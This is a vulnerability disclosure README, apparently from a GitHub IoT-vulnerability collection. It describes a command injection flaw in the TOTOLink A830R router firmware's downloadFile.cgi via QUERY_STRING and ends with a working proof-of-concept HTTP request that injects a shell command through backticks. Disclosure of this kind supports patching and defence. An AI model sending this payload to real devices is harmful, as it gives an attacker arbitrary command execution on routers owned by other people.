

main

...

IOT_vuln / TOTOLink / A830R / README.md



F0und-icu TOTOLINK

History

1 contributor

50 lines (31 sloc) | 1.86 KB

...

TOTOLink A830 Has an command injection vulnerability






Overview


- **Type:** command injection vulnerability
- **Vendor:** TOTOLINK (<https://www.totolink.net/>)
- **Products:** WiFi Router, such as A830 V5.9c.4729_B20191112
- ****Firmware download**
address:**https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/184/ids/36.html

Description


1.Product Information:

TOTOLink A830 V5.9c.4729_B20191112 router, the latest version of simulation overview :


NO	Name	Version	Updated	Download
1	A830R_HD	Ver1.0	2019-10-16	
2	A830R_Datasheet	Ver1.0	2020-08-07	
3	A830R_QIG	Ver1.0	2019-10-16	
4	A830R_Firmware	V5.9c.4322_B20190829	2019-09-29	
5	A830R_Firmware	V5.9c.4729_B20191112	2020-07-28	

[PRODUCTS](#)
[SUPPORT](#)
[ABOUT US](#)
[NEWS](#)
[CONTACT WITH US](#)
 Worldwide

2. Vulnerability details



TOTOLINK A830 V5.9c.4729_B20191112 was discovered to contain a command injection vulnerability in the "Main" function. This vulnerability allows attackers to execute arbitrary commands via the QUERY_STRING parameter.



We can see that the os will get QUERY_STRING without filter splice to the string echo QUERY_STRING:%s >/tmp/download and execute it. So, If we can control the QUERY_STRING, it can be command injection.

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
GET /cgi-bin/downloadFile.cgi?payload=`ls>../1.txt` HTTP/1.1
Host: 192.168.111.12
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

